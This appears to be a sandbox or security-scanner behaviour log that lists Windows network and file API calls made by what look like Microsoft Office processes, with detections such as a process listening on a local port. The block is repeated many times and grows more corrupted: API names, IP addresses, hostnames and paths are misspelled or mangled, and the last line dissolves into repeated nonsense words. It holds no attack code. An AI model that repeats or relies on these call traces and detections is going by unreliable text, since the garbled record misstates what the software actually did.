Args: (da731850) Return: 1 API Name: WinHttpCloseHandle Args: (da731850) Return: 1		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Internet Helper API Call Network API Call Network API Call Network API Call System API Call Network API Call System API Call System API Call System API Call System API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%:Microsoft:Office\SDX:\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%:Microsoft:Office\SDX:\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (0, 1, 0, 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc000c, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: WinHttpCloseHandle Args: (da731850) Return: 1		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call Network API Call System API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%.MicrosoftOffice\sDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%.MicrosoftOffice\sDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (, 0, , , 10000000) Return: cc0008 API Name: InternetOpenW Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc000c, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: WinHttpCloseHandle Args: (da731850) Return: 1 API Name: WinHttpCloseHandle Args: (da731850) Return: 1		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%:Microsoft:Office\sDX:\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%:Microsoft:Office\sDX:\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: send Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: InternetOpenW Args: (cc0008, augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc000c, GET, /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: Socket Args: (23, 2, 0) Return: 11e0 API Name: WinHttpCloseHandle Args: (da731850) Return: 1 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call Internet Helper API Call System API Call Network API Call Network API Call Network API Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%:Microsoft:Office\SDX:\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%:Microsoft:Office\SDX:\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: Http:OpenRequestW Args: (cc0008, augmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: winHttpCloseHandle Args: (da731850) Return: 1 API Name: bnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Internet Helper API Call System API Call System API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpentW Args: (0,, 10000000) Return: cc0008 API Name: InternetOpentW Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, ., 3, 0, 0) Return: cc000c API Name: Http:OpenRequestW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, ., 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: Socket Args: (23, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 9003 API Name: Socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (21, 1, 6) Return: 7c4 API Name: socket Args: (7c4, 0.0.0.0:49175, 128) Return: 0		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call Internet Helper API Call System API Call Network API Call Network API Call Network API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpentW Args: (, 0, ., 10000000) Return: cc0008 API Name: InternetConnectW Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc0000c, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: Socket Args: (23, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (7c4, 0.0.0.049175, 128) Return: 0 Threat Characteristic: Listens on port		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Internet Helper API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\Aug\Loop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\SDX\Aug\Loop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (, 0, ., 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation osi office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: InternetConnectW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (22, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (dan.uci.officeapps.live.com, 1c, 40026000) Return: 9003 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (24, 6) Return: 7c4 API Name: socket Args: (7c4, 0.0.0.049175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.49175		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Network API Call System API Call Network API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpentW Args: (, 0, ., 10000000) Return: cc0008 API Name: InternetConnectW Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc0000c, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: Socket Args: (23, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (7c4, 0.0.0.049175, 128) Return: 0 Threat Characteristic: Listens on port		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Internet Helper API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Office\SDX\Aug\Loop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\SDX\Aug\Loop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenW Args: (, 0, ., 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation osi office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c API Name: InternetConnectW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (22, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (dan.uci.officeapps.live.com, 1c, 40026000) Return: 9003 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (24, 6) Return: 7c4 API Name: socket Args: (7c4, 0.0.0.049175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.49175		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Network API Call System API Call System API Call Network API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49174 API Name: ConnectEx Args: (1140, self-events data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%/Microsoft/Office/SDX/AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%/Microsoft/Office/SDX/AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: Internet/OpenW Args: (, 0,, 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: Internet/ConnectW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: winhttpCloseHandle Args: (da731850) Return: 1 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 9003 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 9003 API Name: socket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (2, 1, 6) Return: 7c4 API Name: bind Args: (7c4, cdn.uci.officeapps.live.com.443, 16, 0, 0, 0, da82fe18) Return: 0 API Name: SonnectEx Args: (7c4, cdn.uci.officeapps.live.com.443, 16, 0, 0, 0, da82fe18) Return: 0 API Name: send Args: (7c4,, 1, 188) Return: 0		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Network API Call System API Call Network API Call Network API Call Network API Call System API Call Network API Call System API Call Network API	API Name: ConnectEx Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self-events data microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%Microsoft(Office\SDX/AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%Microsoft(Office\SDX/AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpen/W Args: (, 0,, 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (ddn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: cocket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (2, 2, 0, 0.0.0.49175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049175 API Name: Socket Args: (7c4, cdn.uci.officeapps.live.com.443, 16, 0, 0, 0, da82fe18) Return: 0 API Name: Socket Args: (7c4,, 1, 188) Return: 0 API Name: socket Args: (7c4,, 1, 188) Return: 0 API Name: socket Args: (2, 2, 0) Return: 11e4		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49174 API Name: ConnectEx Args: (1140, self-events data.microsoft.com.443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%/MicrosoftOffice/SDX/AugLoop bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%/MicrosoftOffice/SDX/AugLoop bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 1144 API Name: socket Args: (23, 1, 6) Return: 1144 API Name: InternetOpenW Args: (, 0,, 10000000) Return: cc0008 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443,, 3, 0, 0) Return: cc000c API Name: Socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: Socket Args: (2, 2, 0) Return: 11e0 API Name: Socket Args: (2, 2, 0) Return: 11e0 API Name: Socket Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 1, 6) Return: 7c4 API Name: Socket Args: (2, 1, 6) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 10 API Name: Socket Args: (2, 2, 0) Return: 10 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Network API Call System API Call Network API Call Network API Call Network API Call System API Call Network API Call System API Call Network API	API Name: ConnectEx Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self-events data microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%Microsoft(Office\SDX/AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%Microsoft(Office\SDX/AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpen/W Args: (, 0,, 10000000) Return: cc0008 API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 API Name: InternetConnectW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (ddn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: cocket Args: (2, 2, 0) Return: 7c4 API Name: socket Args: (2, 2, 0, 0.0.0.49175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049175 API Name: Socket Args: (7c4, cdn.uci.officeapps.live.com.443, 16, 0, 0, 0, da82fe18) Return: 0 API Name: Socket Args: (7c4,, 1, 188) Return: 0 API Name: socket Args: (7c4,, 1, 188) Return: 0 API Name: socket Args: (2, 2, 0) Return: 11e4		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call System API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49174 API Name: ConnectEx Args: (1140, self-events data.microsoft.com.443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%/MicrosoftOffice/SDX/AugLoop bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%/MicrosoftOffice/SDX/AugLoop bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 1144 API Name: socket Args: (23, 1, 6) Return: 1144 API Name: InternetOpenW Args: (, 0,, 10000000) Return: cc0008 API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443,, 3, 0, 0) Return: cc000c API Name: Socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: Socket Args: (2, 2, 0) Return: 11e0 API Name: Socket Args: (2, 2, 0) Return: 11e0 API Name: Socket Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 1, 6) Return: 7c4 API Name: Socket Args: (2, 1, 6) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 7c4 API Name: Socket Args: (2, 2, 0) Return: 10 API Name: Socket Args: (2, 2, 0) Return: 10 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4 API Name: Socket Args: (2, 2, 0) Return: 11e4		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call Network API Call Network API Call Network API Call System API Call Network API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftCoffice\SDX\AugLoop.bytecode Type: VSDT_COM_DOS APIN **ame: send Args: (1140,, 1, 191) Return: 0 API Name: send Args: (1140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpen\W Args: (, 0, ., 10000000) Return: cc00008 API Name: InternetOpen\W Args: (, 0, ., 10000000) Return: cc00008 API Name: InternetOpen\W Args: (cc00008, augmentation.osi office.net, 43, ., 3, 0, 0) Return: cc000c API Name: InternetComnectW Args: (cc0006, GET, fofficeaugmentation/searchendpoint/, ., 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: socket Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 9003 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (27, 6, 0.0.0.49175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.49175 API Name: connectEx Args: (7c4, .o.n.uci.officeapps.live.com.443, 16, 0, 0, 0, da82fe18) Return: 0 API Name: socket Args: (2, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (24, 6) Return: 11e4 API Name: socket Args: (25, 6) Return: 11e4 API Name: socket Args: (26, 6) Return: 11e4 API Name: socket Args: (27, 6) Return: 11e4 API Name: socket Args: (28, 6) Return: 11e4		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call System API Call System API Call System API Call Network API Call System API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftiOffice/SDXAugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftiOffice/SDXAugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: send Args: (1140,, 1, 191) Return: 0 API Name: send Args: (1140,, 1, 191) Return: 0 API Name: bind Args: (23, 1, 6) Return: 1144 API Name: InternetOpenW Args: (, 0, ., 10000000) Return: cc0008 API Name: InternetOpenW Args: (, 0, ., 10000000) Return: cc0008 API Name: InternetOpenW Args: (cc0006, augmentation.osi.office.net, 443, ., 3, 0, 0) Return: cc000c API Name: Http:OpenRequestW Args: (cc0006, Set /nofficeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: Minittp:Obserhandle Args: (da731850) Return: 1 API Name: Dind Args: (764, 0.0.0.043175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049175 API Name: socket Args: (23, 2, 0) Return: 764 API Name: socket Args: (74, d.n.u.ciofficeapps.live.com.443, 16, 0, 0, 0, da82fe18) Return: 0 API Name: socket Args: (22, 2, 0) Return: 11e4 API Name: socket Args: (22, 2, 0) Return: 11e4 API Name: socket Args: (22, 2, 0) Return: 11e4 API Name: socket Args: (22, 2, 0) Return: 11e4 API Name: socket Args: (22, 2, 0) Return: 11e4 API Name: socket Args: (22, 2, 0) Return: 17e4 API Name: socket Args: (22, 2, 0) Return: 17e4 API Name: socket Args: (22, 2, 0) Return: 17e4 API Name: socket Args: (22, 2, 0) Return: 17e4 API Name: socket Args: (22, 0, 0) Return: 17e4 API Name: socket Args: (22, 0) Return: 17e4 API Name: socket Args: (22, 0) Return: 17e4 API Name: socket Args: (22, 0) Return: 17e4 API Name: bind Args: (764, 0.0.0.049176, 128) Return: 0		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call Network API Call Network API Call Network API Call System API Call Network API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftOffice/SDXAugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftOffice/SDXAugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: send Args: (1140,, 1, 191) Return: council Api Name: send Args: (1140,, 1, 191) Return: council Api Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenw Args: (, 0,, 10000000) Return: council Return: 9003 API Name: InternetConnectW Args: (council Return: 1, 5000000) Return: council Return: counci		2516 2516
